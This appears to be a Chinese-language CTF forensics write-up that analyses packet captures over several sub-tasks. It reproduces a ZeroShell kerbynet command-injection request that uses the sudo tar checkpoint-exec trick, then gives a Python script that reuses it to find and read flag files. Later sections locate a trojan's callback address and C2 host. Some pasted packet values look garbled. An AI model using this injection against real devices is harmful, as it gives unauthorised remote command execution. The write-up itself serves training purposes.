18292 283.914767 182.143.237.15 61.139.2.100 HTTP 277 GET /cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type=%0Aid%0A' HTTP/1.1
18685 417.715847 182.143.237.15 61.139.2.100 HTTP 277 GET /cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type=%0Aid%0A' HTTP/1.1
342 24.165584 61.139.2.128 61.139.2.100 HTTP 657 GET /cgi-bin/kerbynet?STK=38a9fb41459fa9d81539fc88fa42bd3fc7c2003e&action=Render&Object=sysinfo HTTP/1.1
491 37.166350 61.139.2.128 61.139.2.100 HTTP 657 GET /cgi-bin/kerbynet?STK=38a9fb41459fa9d81539fc88fa42bd3fc7c2003e&action=Render&Object=sysinfo HTTP/1.1
513 50.160868 61.139.2.128 61.139.2.100 HTTP 657 GET /cgi-bin/kerbynet?STK=38a9fb41459fa9d81539fc88fa42bd3fc7c2003e&action=Render&Object=sysinfo HTTP/1.1
8577 100.778005 61.139.2.128 61.139.2.100 HTTP 701 GET /cgi-bin/kerbynet?STK=5c674d5c38ea1a5637a4873bf8eb130eff0f87463&action=LogSuccess&Objects=Session+opened+from+host+61.139.2.128%20(Admin) HTTP/1.1
8823 101.282016 61.139.2.128 61.139.2.100 HTTP 670 GET /cgi-bin/kerbynet?STK=5c674d5c38ea1a5637a4873bf8eb130eff0f87463&action=Render&Object=MsgBoardWait HTTP/1.1
8619 100.847807 61.139.2.128 61.139.2.100 HTTP 668 GET /cgi-bin/kerbynet?STK=5c674d5c38ea1a5637a4873bf8eb130eff0f87463&action=Render&Object=autoupdate HTTP/1.1
18079 248.620994 61.139.2.128 61.139.2.100 HTTP 661 GET /cgi-bin/kerbynet?STK=5c674d5c38ea1a5637a4873bf8eb130eff0f87463&action=Render&Object=groups_menu HTTP/1.1

展开记录详情，发现可疑的Referer记录：

Request URI Query: Action=x509view&Section=NoAuthREQ&User=&x509type=%0A/etc/sudo%20tar%20-cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-action=exec='ps%20-eef'%

Request URI Query Parameter: Action=x509view

Request URI Query Parameter: Section=NoAuthREQ

Request URI Query Parameter: User=

Request URI Query Parameter: x509type=%0A/etc/sudo%20tar%20-cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-action=exec=

Request URI Query Parameter: ps%20-eef

Request URI Query Parameter: %0A

Request Version: HTTP/1.1

Host: 61.139.2.100\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n

Accept-Encoding: gzip, deflate\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n

Connection: close\r\n

Accept-Language: en-US,en;q=0.5\r\n

Referer: ZmxhZ3s2QzJFMzhEQS1EOEU0LThEODQtNEE0Ri1FmkFCRDA3QTFGM0F9\r\n

Upgrade-Insecure-Requests: 1\r\n

HTTP Referer (http.referer), 67 byte(s)

Show packet bytes Layout: Vertical (Stacked)

base64解码得到flag： flag{6C2E38DA-D8E4-8D84-4A4F-E2ABD07A1F3A}

第二小题：

上题中payload已经给出了任意执行代码的接口，只需修改exec=语句后面的部分改为需要的命令即可。

先查找flag再打开，使用的脚本传递payload如下：

话说怎么都不喜欢放根目录

```
1 import requests
2 payload = 'find / -name flag'
3 url =f'http://61.139.2.100/cgi-bin/kerbynet?
Action=x509view&Section=NoAuthREQ&User=&x509type=%27%0A/etc/sudo%20tar%20-
cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-
action=exec=%27{payload}%27%0A%27'
4 a=requests.get(url).text
5 b=a.find("<html>")
6 a = a[0:b]
7 # a = a[0:int(len(a)/2)]
8 print(a)
```

```
C:\Users\ME\PycharmProjects\qw8th\.venv\Scripts\python.exe C:\Users\ME\PycharmProjects\qw8th\zeroshell.py
/DB/_DB.001/flag
/Database/flag
/DB/_DB.001/flag
/Database/flag
```

进程已结束，退出代码为 0

```
1 import requests
2 payload = 'cat /Database/flag'
3 url =f'http://61.139.2.100/cgi-bin/kerbynet?
Action=x509view&Section=NoAuthREQ&User=&x509type=%27%0A/etc/sudo%20tar%20-
cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-
action=exec=%27{payload}%27%0A%27'
4 a=requests.get(url).text
5 b=a.find("<html>")
6 a = a[0:b]
7 # a = a[0:int(len(a)/2)]
8 print(a)
```

```
C:\Users\ME\PycharmProjects\qw8th\.venv\Scripts\python.exe C:\Users\ME\PycharmProjects\qw8th\zeroshell.py
c6045425-6e6e-41d0-be09-95682a4f65c4
c6045425-6e6e-41d0-be09-95682a4f65c4
```

flag{c6045425-6e6e-41d0-be09-95682a4f65c4}.

第三小题：

查找木马外联的ip地址，使用过滤器ip.src==61.139.2.100，可以发现3个高频出现的ip：

485 27.584761	61.139.2.100	182.143.237.15	TCP	70 80 → 53924 [ACK] Seq=1 Ack=2 Win=229 Len=0 SLE=1 SRE=2
3975 67.491419	61.139.2.100	182.143.237.15	TCP	64 80 → 53924 [FIN, ACK] Seq=1 Ack=3 Win=229 Len=0 Packet size limited during capture
406 27.584833	61.139.2.100	182.143.237.15	TCP	64 80 → 53925 [ACK] Seq=1 Ack=2 Win=229 Len=0 SLE=1 SRE=2
3972 67.491198	61.139.2.100	182.143.237.15	TCP	64 80 → 53925 [FIN, ACK] Seq=1 Ack=3 Win=229 Len=0 Packet size limited during capture
18293 283.914889	61.139.2.100	182.143.237.15	TCP	64 80 → 54088 [ACK] Seq=1 Ack=220 Win=30336 Len=0 Packet size limited during capture
18321 298.958395	61.139.2.100	182.143.237.15	TCP	64 80 → 54088 [FIN, ACK] Seq=1651 Ack=220 Win=30336 Len=0 Packet size limited during capture
18294 283.983556	61.139.2.100	182.143.237.15	TCP	388 80 → 54088 [PSH, ACK] Seq=19381 Ack=220 Win=30336 Len=32 [TCP PDU reassembled in 10306]
18301 283.943324	61.139.2.100	182.143.237.15	TCP	318 80 → 54088 [PSH, ACK] Seq=1339 Ack=220 Win=30336 Len=252 [TCP PDU reassembled in 10306]
18303 283.943428	61.139.2.100	182.143.237.15	TCP	98 80 → 54088 [PSH, ACK] Seq=1591 Ack=220 Win=30336 Len=32 [TCP PDU reassembled in 10306]
18304 283.943509	61.139.2.100	182.143.237.15	TCP	81 80 → 54088 [PSH, ACK] Seq=1623 Ack=220 Win=30336 Len=23 [TCP PDU reassembled in 10306]
18295 283.941385	61.139.2.100	182.143.237.15	TCP	118 80 → 54088 [PSH, ACK] Seq=233 Ack=220 Win=30336 Len=68 [TCP PDU reassembled in 10306]
18297 283.942683	61.139.2.100	182.143.237.15	TCP	195 80 → 54088 [PSH, ACK] Seq=383 Ack=220 Win=30336 Len=137 [TCP PDU reassembled in 10306]
18298 283.942948	61.139.2.100	182.143.237.15	TCP	481 80 → 54088 [PSH, ACK] Seq=520 Ack=220 Win=30336 Len=423 [TCP PDU reassembled in 10306]
18299 283.943143	61.139.2.100	182.143.237.15	TCP	454 80 → 54088 [PSH, ACK] Seq=943 Ack=220 Win=30336 Len=396 [TCP PDU reassembled in 10306]

10139 250.680/85	61.139.2.100	61.139.2.128	TCP	325 80 → 369/2 [PSH, ACK] Seq=59588 Ack=10852 Win=03994 Len=255 TVal=1399911114 TSer=23056888044 [TCP PDU reassembled in 10161]
8888 100.874534	61.139.2.100	61.139.2.128	TCP	739 80 → 36972 [PSH, ACK] Seq=5968 Ack=599 Win=30208 Len=669 TVal=1399767224 TSer=2305538148 [TCP PDU reassembled in 8821]
10136 250.760814	61.139.2.100	61.139.2.128	TCP	328 80 → 36972 [PSH, ACK] Seq=59843 Ack=10632 Win=258 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10138 250.760857	61.139.2.100	61.139.2.128	TCP	269 80 → 36972 [PSH, ACK] Seq=60101 Ack=10632 Win=50304 Len=139 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10139 250.760886	61.139.2.100	61.139.2.128	TCP	580 80 → 36972 [PSH, ACK] Seq=60249 Ack=10632 Win=50304 Len=512 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10140 250.760913	61.139.2.100	61.139.2.128	TCP	219 80 → 36972 [PSH, ACK] Seq=60758 Ack=10632 Win=50304 Len=149 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10142 250.760949	61.139.2.100	61.139.2.128	TCP	688 80 → 36972 [PSH, ACK] Seq=60899 Ack=10632 Win=50304 Len=533 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10144 250.760982	61.139.2.100	61.139.2.128	TCP	225 80 → 36972 [PSH, ACK] Seq=61437 Ack=10632 Win=50304 Len=155 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10146 250.761016	61.139.2.100	61.139.2.128	TCP	211 80 → 36972 [PSH, ACK] Seq=61592 Ack=10632 Win=141 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10147 250.761049	61.139.2.100	61.139.2.128	TCP	312 80 → 36972 [PSH, ACK] Seq=61733 Ack=10632 Win=50304 Len=242 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10149 250.761081	61.139.2.100	61.139.2.128	TCP	227 80 → 36972 [PSH, ACK] Seq=61975 Ack=10632 Win=50304 Len=157 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10150 250.761115	61.139.2.100	61.139.2.128	TCP	280 80 → 36972 [PSH, ACK] Seq=62132 Ack=10632 Win=50304 Len=253 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10152 250.761143	61.139.2.100	61.139.2.128	TCP	678 80 → 36972 [PSH, ACK] Seq=62385 Ack=10632 Win=50304 Len=608 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10157 250.761185	61.139.2.100	61.139.2.128	TCP	788 80 → 36972 [PSH, ACK] Seq=62985 Ack=10632 Win=50304 Len=710 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10160 250.760755	61.139.2.100	61.139.2.128	TCP	385 80 → 36972 [PSH, ACK] Seq=63695 Ack=10632 Win=50304 Len=235 TVal=1399917114 TSer=23056888044 [TCP PDU reassembled in 10161]
10180 250.028250	61.139.2.100	61.139.2.128	TCP	462 80 → 36972 [PSH, ACK] Seq=63935 Ack=11222 Win=51456 Len=392 TVal=1399919381 TSer=2305690298 [TCP PDU reassembled in 10184]
10181 250.028252	61.139.2.100	61.139.2.128	TCP	916 80 → 36972 [PSH, ACK] Seq=64327 Ack=11222 Win=51456 Len=846 TVal=1399919381 TSer=2305690298 [TCP PDU reassembled in 10184]

0034 101.200/100	61.139.2.100	202.115.89.103	TCP	70 43300 → 369/2 [SYN] Seq=0 Win=1400 Len=0 TVal=1399171142 TSer=23056888044 [TCP PDU reassembled in 10162]
351 25.350955	61.139.2.100	202.115.89.103	TCP	78 58722 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667443257 TSer=0 WS=128
4568 25.377720	61.139.2.100	202.115.89.103	TCP	78 58726 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667494284 TSer=0 WS=128
8923 127.439395	61.139.2.100	202.115.89.103	TCP	78 58732 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366754345 TSer=0 WS=128
9766 178.486533	61.139.2.100	202.115.89.103	TCP	78 58736 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667596392 TSer=0 WS=128
10023 229.535512	61.139.2.100	202.115.89.103	TCP	78 58740 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667596744 TSer=0 WS=128
10276 280.586685	61.139.2.100	202.115.89.103	TCP	78 58748 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667699492 TSer=0 WS=128
10385 331.617515	61.139.2.100	202.115.89.103	TCP	78 58752 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366774952 TSer=0 WS=128
10799 382.646946	61.139.2.100	202.115.89.103	TCP	78 58754 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667885152 TSer=0 WS=128
10911 433.675969	61.139.2.100	202.115.89.103	TCP	78 58758 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667885152 TSer=0 WS=128
11057 484.783896	61.139.2.100	202.115.89.103	TCP	78 58762 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667982644 TSer=0 WS=128
11151 555.795350	61.139.2.100	202.115.89.103	TCP	78 58766 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366795569 Tser=0 WS=128
11277 586.847414	61.139.2.100	202.115.89.103	TCP	78 58770 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680884753 TSer=0 WS=128
11358 637.892932	61.139.2.100	202.115.89.103	TCP	78 58774 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680885799 TSer=0 WS=128
11418 688.931829	61.139.2.100	202.115.89.103	TCP	78 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366808166833 TSer=0 WS=128
11595 739.797785	61.139.2.100	202.115.89.103	TCP	78 58782 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366808157884 TSer=0 WS=128
15599 791.034251	61.139.2.100	202.115.89.103	TCP	78 58786 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680208940 TSer=0 WS=128
15718 842.084698	61.139.2.100	202.115.89.103	TCP	78 58790 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366802259991 TSer=0 WS=128
8528 100.462115	61.139.2.100	61.139.2.128	TCP	70 80 → 36952 [ACK] Seq=1 Ack=630 Win=30336 Len=0 TVal=1399766815 TSer=2305537746

其中182.143.237.15是攻击使用的IP，61.139.2.128为内网通信，则只剩下202.115.89.103这一个可能为木马通信使用的IP。追踪发往该ip地址的数据包，可以发现靶机重复向该IP发起通信，可以辅助这一判断。

11092 491.885893	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58762 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667909792 TSer=0 WS=128
11094 500.078426	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58762 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36679571984 TSer=0 WS=128
11153 536.816458	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58766 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667954720 TSer=0 WS=128
11155 538.818059	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58766 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667956737 TSer=0 WS=128
11198 543.086224	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58766 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=3667956992 TSer=0 WS=128
11201 551.278184	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58766 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36679569184 TSer=0 WS=128
11279 587.853855	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680085760 TSer=0 WS=128
11281 589.869996	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366800807776 TSer=0 WS=128
11286 594.030765	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366800811937 TSer=0 WS=128
11303 602.222416	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366800820128 TSer=0 WS=128
11366 638.894317	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58774 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366800856800 TSer=0 WS=128
11362 648.910155	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58774 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=366800858161 TSer=0 WS=128
11368 644.973942	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58774 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680122272 TSer=0 WS=128
11388 653.165822	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58774 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680071972 TSer=0 WS=128
11412 689.936461	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680107839 TSer=0 WS=128
11415 691.952494	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680109956 TSer=0 WS=128
11424 696.174284	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680114080 TSer=0 WS=128
11424 704.366084	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8888 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TVal=36680122272 TSer=0 WS=128
11597 741.005553	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 5

1779.. 388.431699505 192.168.116.123	119.188.180.230	TLSv1.2	234 Application Data
1779.. 388.467553694 192.168.116.123	119.188.180.230	TCP	54 42530 > 443 [ACK] Seq=48211 Ack=34640 Win=65535 Len=8
1779.. 398.0066478488 192.168.116.123	192.168.116.130	TCP	66 49186 > 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM
1779.. 398.0066634848 192.168.116.123	192.168.116.130	HTTP	68 49186 > 443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1779.. 398.0078326748 192.168.116.123	192.168.116.130	TCP	60 49186 > 443 [ACK] Seq=250 Ack=2 Win=65700 Len=0
1779.. 398.0078357778 192.168.116.123	192.168.116.130	TCP	60 49186 > 443 [FIN, ACK] Seq=250 Ack=2 Win=65700 Len=0
1779.. 398.432594989 192.168.116.123	119.188.180.230	TLSv1.2	236 Application Data
1779.. 398.478827430 192.168.116.123	119.188.180.230	TCP	54 42530 > 443 [ACK] Seq=48393 Ack=35029 Win=65535 Len=0
1779.. 392.435178959 192.168.116.123	119.188.180.230	TLSv1.2	236 Application Data
1779.. 392.471477680 192.168.116.123	119.188.180.230	TCP	54 42530 > 443 [ACK] Seq=48575 Ack=35202 Win=65535 Len=0
1779.. 394.434926066 192.168.116.123	119.188.180.230	TLSv1.2	235 Application Data
1779.. 394.475673121 192.168.116.123	119.188.180.230	TCP	54 42530 > 443 [ACK] Seq=48756 Ack=35374 Win=65535 Len=0
1779.. 395.013694510 192.168.116.123	192.168.116.130	TCP	66 49187 > 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM
1779.. 395.014312108 192.168.116.123	192.168.116.130	TCP	66 49187 > 443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1779.. 395.014315780 192.168.116.123	192.168.116.130	HTTP	303 GET /_FzPpk6J1rSovijnp85tg-QV6IapBC HTTP/1.1
1779.. 395.015522887 192.168.116.123	192.168.116.130	TCP	66 49187 > 443 [ACK] Seq=250 Ack=2 Win=65700 Len=0

可以直接得到端口为443.展开详情得到Host:

Wireshark · 分组 177991 · 恶意流量包.cap

Urgent Pointer: 0

- [Timestamps]
 - [Time since first frame in this TCP stream: 0.000621195 seconds]
 - [Time since previous frame in this TCP stream: 0.000003600 seconds]
- [SEQ/ACK analysis]
 - [iRTT: 0.000617595 seconds]
 - [Bytes in flight: 249]
 - [Bytes sent since last PSH flag: 249]
- TCP payload (249 bytes)

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 133

Connection: Keep-Alive

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36

Host: miscsecure.com:443

Connection: Keep-Alive

```
0000  00 0c 29 b6 d1 0a 00 0c 29 9d c6 ea 08 00 45 00  ..)..... ).... E-
0010  01 21 02 0e 40 00 80 06 8d 7a c0 a8 74 7b c8 a8  .!:@... z-t...
0020  74 82 c0 23 01 bb 15 8f a8 da 4a 4c c2 68 50 18  t:#... .. JL-hp...
0030  40 28 85 5e 00 00 47 45 54 20 2f 5f 46 7a 50 70  @.^.. GE T /_FzPp
0040  33 6b 36 4a 31 72 35 6f 76 69 6a 6e 70 38 35 74  3k6J1r5o vijnp85t
0050  67 2d 51 56 36 49 61 70 42 43 20 48 54 54 50 2f  g-QV6Iap BC HTTP/
0060  31 2e 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a  1.1..Use r-Agent:
0070  20 4d 6f 7a 69 6c 6c 61 2f 35 2a 30 20 28 57 69  Mozilla /5.0 (Wi
0080  6e 64 6f 77 73 20 4a 54 26 31 30 2e 30 3b 28 57  ndows NT 10.0; W
0090  69 6e 36 34 3b 20 78 36 34 29 20 41 70 70 6c 65  in64; x6 4) Apple
00a0  57 65 62 4b 69 74 2f 35 33 37 2e 33 36 20 28 4b  WebKit/5 37.36 (K
00b0  48 54 4d 4c 2c 20 6c 69 6b 65 2a 47 65 63 6b 6f  HTML, li ke Gecko
00c0  29 20 43 68 72 6f 6d 65 2f 31 31 37 2e 30 2e 30  ) Chrome /117.0.0
00d0  2e 30 20 53 61 66 61 72 69 2f 35 33 37 2e 33 36  .0 Safari 1/537.36
00e0  0d 0a 48 6f 73 74 3a 20 6d 69 73 63 73 65 63 75  .Host: miscsecu
00f0  72 65 2e 63 6f 6d 3a 34 34 33 0d 0a 43 6f 6e 6e  re.com:4 Conn
0100  65 63 74 69 6f 6e 3a 28 46 65 65 78 2d 41 6c 69  ection: Keep-Ali
0110  76 65 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f  ve..Cach e-Contro
0120  6c 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a  l: no-ca che....
```

HTTP Host (http.host), 26 byte(s)

Show packet bytes Layout: Vertical (Stacked)

关闭 帮助

组合形成flag: flag{miscsecure:192.168.116.130:443}


第五小题:

ARCHPR—把梭

wireshark内查找zip的magic bytes: 0x504b0304 ,可以得到两条记录:

Options: 宽容						
No.	Time	Source	Destination	Protocol	Length	Info
1239..	406.1995820000	192.168.116.123	192.168.116.128	TCP	54	20979 → 57416 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1239..	406.1999820000	192.168.116.123	192.168.116.128	TCP	66	49687 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=8 SACK_PERM
1239..	406.1999820000	192.168.116.123	192.168.116.128	TCP	66	80 → 49687 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK_PERM WS=12
1239..	406.2000380000	192.168.116.123	192.168.116.128	TCP	54	49687 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1239..	406.2003370000	192.168.116.123	192.168.116.128	HTTP	322	GET /client HTTP/1.1
1239..	406.2006230000	192.168.116.123	192.168.116.128	TCP	60	80 → 49687 [ACK] Seq=1 Ack=269 Win=31872 Len=0
1239..	406.2006230000	192.168.116.123	192.168.116.128	TCP	71	80 → 49687 [PSH, ACK] Seq=1 Ack=269 Win=31872 Len=17 [TCP PDU reassembled in 123957]
1239..	406.2011140000	192.168.116.123	192.168.116.128	TCP	54	49687 → 80 [ACK] Seq=269 Ack=18 Win=262120 Len=0
1239..	406.2014690000	192.168.116.123	192.168.116.128	TCP	237	80 → 49687 [PSH, ACK] Seq=18 Ack=269 Win=31872 Len=183 [TCP PDU reassembled in 123957]
1239..	406.2014830000	192.168.116.123	192.168.116.128	TCP	54	49687 → 80 [ACK] Seq=269 Ack=201 Win=261944 Len=0
1239..	406.2015740000	192.168.116.123	192.168.116.128	HTTP	118	HTTP/1.0 200 OK
1239..	406.2015950000	192.168.116.123	192.168.116.128	TCP	54	49687 → 80 [ACK] Seq=269 Ack=266 Win=261880 Len=0
1239..	406.2023250000	192.168.116.123	192.168.116.128	TCP	54	49687 → 80 [FIN, ACK] Seq=269 Ack=266 Win=261880 Len=0
1239..	406.2025610000	192.168.116.123	192.168.116.128	TCP	60	80 → 49687 [ACK] Seq=266 Ack=270 Win=31872 Len=0
1239..	406.2025690000	192.168.116.123	192.168.116.128	TCP	60	57416 → 3879 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1239..	406.2052850000	192.168.116.123	192.168.116.128	TCP	54	3879 → 57416 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1239..	406.2157730000	192.168.116.123	192.168.116.128	TCP	60	57416 → 63172 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1239..	406.2157890000	192.168.116.123	192.168.116.128	TCP	54	63172 → 57416 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1239..	406.2262790000	192.168.116.123	192.168.116.128	TCP	60	80 → 49687 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1239..	406.2263080000	192.168.116.123	192.168.116.128	TCP	54	58442 → 57416 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1239..	406.2371550000	192.168.116.123	192.168.116.128	TCP	60	57416 → 53337 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
[Severity level: Chat]						
[Group: Sequence]						
↳ [TCP Flags:A.P..F]						
↳ [Expert Info (Note/Sequence): This frame initiates the connection closing]						
[This frame initiates the connection closing]						
[Severity level: Note]						
[Group: Sequence]						
Window: 249						
[Calculated window size: 31872]						
[Window size scaling factor: 128]						
Checksum: 0x3834 [Unverified]						
[Checksum Status: Unverified]						
Urgent Pointer: 0						
[Timestamps]						
[Time since first frame in this TCP stream: 0.001992000 seconds]						
